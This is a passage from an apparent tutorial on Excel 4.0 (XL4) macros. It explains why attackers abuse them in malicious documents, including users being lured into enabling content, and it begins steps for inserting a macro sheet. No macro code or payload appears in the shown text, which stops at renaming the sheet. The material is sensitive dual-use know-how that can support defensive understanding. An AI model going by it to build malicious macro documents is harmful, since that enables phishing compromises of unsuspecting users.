
Excel 4.0 Macros or XLM were introduced by Microsoft in 1992 when Excel 4.0 was launched as a defau-lt macro language. They are not only simple to create but also powerful as you will soon see.

Why are hackers exploiting these macros more now?


Excel 4.0 Macros are a benign feature of Microsoft Excel used for legitimate purposes. As they are used for legitimate purposes, it can't just be disabled by many. Further increasing the effectiveness of these macros, there is not yet a good detection method to detect malicious XL4 macros. Apart from this, they are very simple create but also very powerful as you will soon see. They are just as effective as Visual Basic Application (VBA) Macros.

Now let's learn a bit about this Excel 4.0 Macros. Start a Windows system and open Excel in Microsoft Office or the Office Suite. We are doing this on Microsoft Office. You should see an Excel Wor-kbook opened as shown below.

The first wave of malicious XL4 macro documents sample analyzed by experts contained a suspicious formula as an attachment. Once opened, users were asked to click on an enable editing button which was followed by enable content button that enabled the macro.



Right Click on Sheet 1 and select the "Insert" option as shown below.



In the newly opened window, select MS Excel 4.0 Macro and click on "OK".


"Even though backward compatibility is very important, some things should have a life expectancy and, from a security perspective, it would probably be best if they were deprecated at some point in time.

Cost of maintaining 30 year old macros should be weighed against the security risks using such outdated technology brings."
- Security Researchers on use of Excel 4.0 Macros by hackers.

This will change the name of "sheet 1" to "Macro 1" as shown below.

